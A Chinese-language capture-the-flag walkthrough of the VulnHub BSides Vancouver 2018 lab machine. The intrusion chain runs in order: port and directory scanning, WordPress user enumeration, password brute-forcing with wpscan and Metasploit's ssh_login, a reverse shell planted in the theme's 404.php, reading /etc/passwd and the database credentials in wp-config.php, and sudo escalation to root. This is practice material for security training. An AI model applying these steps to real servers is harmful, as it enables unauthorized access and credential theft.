

## BSides-Vancouver-2018

<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

打开靶机, NAT模式

### 发现主机

`sudo masscan 192.168.83.0/24 -p 80`

```
(kali@kali)-[~]
$ sudo masscan 192.168.83.0/24 -p 80
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-22 01:28:24 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.83.131
```

发现 目标 IP 地址

nmap 详细扫描此地址

`nmap -O -sV 192.168.83.131`

```
(root@kali)-[~]
# nmap -O -sV 192.168.83.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-21 21:35 EDT
Nmap scan report for 192.168.83.131
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:29:7A:E8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.57 seconds
```

发现开放了 21:ftp, 22:ssh, 80:http 端口,

## 方法一：通过 80 端口登陆 wordpress后台

访问 80 端口:

<http://192.168.83.131>



### It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

dirb 扫描目录:

dirb <http://192.168.83.131>

```
(root@kali)~[~]
# dirb http://192.168.83.131

DIRB v2.22
By The Dark Raver

START_TIME: Sat Aug 21 21:41:54 2021
URL_BASE: http://192.168.83.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://192.168.83.131/ —
+ http://192.168.83.131/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.83.131/index (CODE:200|SIZE:177)
+ http://192.168.83.131/index.html (CODE:200|SIZE:177)
+ http://192.168.83.131/robots (CODE:200|SIZE:43)
+ http://192.168.83.131/robots.txt (CODE:200|SIZE:43)
+ http://192.168.83.131/server-status (CODE:403|SIZE:295)

END_TIME: Sat Aug 21 21:41:58 2021
DOWNLOADED: 4612 - FOUND: 6
```


发现 有 robots.txt 尝试访问:

<http://192.168.83.131/robots.txt>




Disallow: /backup\_wordpress 又是 wordpress, 访问这个目录

[http://192.168.83.131/backup\\_wordpress/](http://192.168.83.131/backup_wordpress/) 是一个 blog



登陆后台：在页面右下方 点击 login in 进入登陆后台界面。



尝试弱口令能否登陆，失败

利用 wpscan 工具

扫描有几个用户名：

**wpscan --url http://192.168.83.131/backup\_wordpress/ --enumerate u**

```
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

出来两个用户名 : admin, john

尝试使用 john 作为用户名 爆破出密码

wpscan --url http://192.168.83.131/backup\_wordpress/ -P /home/kali/Desktop/top19576.txt -U john

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / 888888 Time: 00:00:03 < > (20 / 19597) 0.10% ETA: ??:?:??
[!] Valid Combinations Found:
| Username: john, Password: enigma
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```


爆破出密码 **enigma** 登陆后台: john:enigma

设置中切换为中文



既然是 wordpress 可以利用 主题的 404页面写入大马

找到 404 页面,编辑 shell将 ip 更改为 kali 的IP




kali 开启nc 监听


nc -lvnp 1234



访问 404 地址， wp-content/themes/twentysixteen/404.php （默认地址，记住）



查看nc是否监听成功->成功



python -c "import pty;pty.spawn('/bin/bash')" 进入标准状态

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bsides2018:/$ ls
ls
bin    dev    initrd.img  media  proc  sbin    sys  var
boot   etc    lib         mnt    root  selinux tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv     usr
www-data@bsides2018:/$
```

查看 /etc/passwd文件

```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
abatchy:x:1000:1000:abatchy,,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,,:/srv/ftp:/bin/false
john:x:1001:1001,,,:/home/john:/bin/bash
mai:x:1002:1002,,,:/home/mai:/bin/bash
anne:x:1003:1003,,,:/home/anne:/bin/bash
doomguy:x:1004:1004,,,:/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
www-data@bsides2018:/var/www/backup_wordpress$
```

有六个 具有 bash 的用户 root, abatchy, john, mai, anne, doomguy

查看 wordpress 的配置文件

cd /var/www/backup\_wordpress

cat wp-config.php

```

www-data@bsides2018:/var/www/backup_wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');


/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

```

发现了 数据库的 用户和密码: john@localhost: thiscannotbeit ,一看这个密码 this can not be it 这个提示就知道, 肯定没用

暂时没有发现可用信息且权限不够, 尝试对 上面五个用户名进行 ssh 爆破

将 五个用户名 写入一个 字典中 并准备好 密码字典





尝试使用 msf 爆破 ssh

使用 ssh\_login模块, 设置好 参数 RHOSTS, PASS\_FILE, USER\_FILE

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.83.131
RHOSTS => 192.168.83.131
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/users.txt
USER_FILE => /home/kali/Desktop/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/top19576.txt
PASS_FILE => /home/kali/Desktop/top19576.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting                 | Required | Description                                                                        |
|------------------|---------------------------------|----------|------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                           | no       | Try blank passwords for all users                                                  |
| BRUTEFORCE_SPEED | 5                               | yes      | How fast to bruteforce, from 0 to 5                                                |
| DB_ALL_CREDS     | false                           | no       | Try each user/password couple stored in the current database                       |
| DB_ALL_PASS      | false                           | no       | Add all passwords in the current database to the list                              |
| DB_ALL_USERS     | false                           | no       | Add all users in the current database to the list                                  |
| PASSWORD         |                                 | no       | A specific password to authenticate with                                           |
| PASS_FILE        | /home/kali/Desktop/top19576.txt | no       | File containing passwords, one per line                                            |
| RHOSTS           | 192.168.83.131                  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT            | 22                              | yes      | The target port                                                                    |
| STOP_ON_SUCCESS  | false                           | yes      | Stop guessing when a credential works for a host                                   |
| THREADS          | 50                              | yes      | The number of concurrent threads (max one per host)                                |
| USERNAME         |                                 | no       | A specific username to authenticate as                                             |
| USERPASS_FILE    |                                 | no       | File containing users and passwords separated by space, one pair per line          |
| USER_AS_PASS     | false                           | no       | Try the username as the password for all users                                     |
| USER_FILE        | /home/kali/Desktop/users.txt    | no       | File containing usernames, one per line                                            |
| VERBOSE          | false                           | yes      | Whether to print output for all attempts                                           |



msf6 auxiliary(scanner/ssh/ssh_login) >
```

run / expolit 启动

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting                 | Required | Description                                                                        |
|------------------|---------------------------------|----------|------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                           | no       | Try blank passwords for all users                                                  |
| BRUTEFORCE_SPEED | 5                               | yes      | How fast to bruteforce, from 0 to 5                                                |
| DB_ALL_CREDS     | false                           | no       | Try each user/password couple stored in the current database                       |
| DB_ALL_PASS      | false                           | no       | Add all passwords in the current database to the list                              |
| DB_ALL_USERS     | false                           | no       | Add all users in the current database to the list                                  |
| PASSWORD         |                                 | no       | A specific password to authenticate with                                           |
| PASS_FILE        | /home/kali/Desktop/top19576.txt | no       | File containing passwords, one per line                                            |
| RHOSTS           | 192.168.83.131                  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT            | 22                              | yes      | The target port                                                                    |
| STOP_ON_SUCCESS  | false                           | yes      | Stop guessing when a credential works for a host                                   |
| THREADS          | 4                               | yes      | The number of concurrent threads (max one per host)                                |
| USERNAME         | anne                            | no       | A specific username to authenticate as                                             |
| USERPASS_FILE    |                                 | no       | File containing users and passwords separated by space, one pair per line          |
| USER_AS_PASS     | false                           | no       | Try the username as the password for all users                                     |
| USER_FILE        |                                 | no       | File containing usernames, one per line                                            |
| VERBOSE          | false                           | yes      | Whether to print output for all attempts                                           |



msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.83.131:22 - Starting bruteforce
[+] 192.168.83.131:22 - Success: 'anne:princess' 'uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo) Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux '
[*] Command shell session 1 opened (192.168.83.130:38909 -> 192.168.83.131:22) at 2021-08-21 23:47:28 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

不知道问什么 设置的 USER\_FILE 用户名字典没成功, 手动挨个设置 USERNAME, 最后 anne 用户名 成功爆  
出密码来了:

**anne:princess**

ssh 登陆 ssh anne@192.168.83.131

```

msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > ssh anne@192.168.83.131
[*] exec: ssh anne@192.168.83.131

The authenticity of host '192.168.83.131 (192.168.83.131)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.83.131' (ECDSA) to the list of known hosts.
anne@192.168.83.131's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$

```

sudo -l 查看权限：ALL

```

/home/anne
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$

```

sudo -i 使用当前用户名切换到 root 用户

```

anne@bsides2018:~$ sudo -i
root@bsides2018:~# whoami
root
root@bsides2018:~#

```

查找 flag

```

root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#


```

至此通过 ssh 爆破提取成功

